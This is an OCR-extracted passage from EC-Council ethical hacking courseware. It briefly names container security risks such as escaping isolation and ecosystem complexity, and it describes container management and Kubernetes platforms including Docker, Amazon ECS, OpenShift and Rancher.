
- **Bypassing isolation**

  Attackers, after compromising the security of a container, may escalate privileges to gain access to other containers or the host itself.

- **Ecosystem complexity**

  Containers are built, deployed, and managed using multiple vendors and sources. This makes it complex to secure and update the individual components because they originate from different repositories.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Management Platforms

Listed below are various container management platforms:

- **Docker**

  Source: *https://www.docker.com*

  Docker is an independent container platform that helps in building, managing, and securing all applications, from traditional applications to the latest microservices, and deploying them across cloud environments. Docker contains the latest container content library and ecosystem with more than 100,000 container images, which allow developers to create and deploy applications. Docker also features core building blocks, such as Docker Desktop, Docker Engine, and Docker Hub, for easily sharing and managing application stacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.27: Screenshot of Docker

- Amazon Elastic Container Service (Amazon ECS) (*https://aws.amazon.com*)
- Microsoft Azure Container Instances (ACI) (*https://azure.microsoft.com*)
- Red Hat OpenShift Container Platform (*https://www.redhat.com*)
- Portainer (*https://www.portainer.io*)
- Rancher (*https://rancher.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Platforms

Listed below are various Kubernetes platforms:

- **Kubernetes**

  Source: *https://kubernetes.io*

  Kubernetes is an open-source container orchestration engine for automating deployment, scaling, and management of containerized applications. It also groups different containers that make up an application into several logical units for easy management and discovery. It allows users to take advantage of on-premises, hybrid, or cloud infrastructure to migrate workloads from one place to another. Kubernetes can also deploy and update secrets and application configurations without rebuilding the container images and without exposing secrets in the stack configuration.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.28: Screenshot of Kubernetes

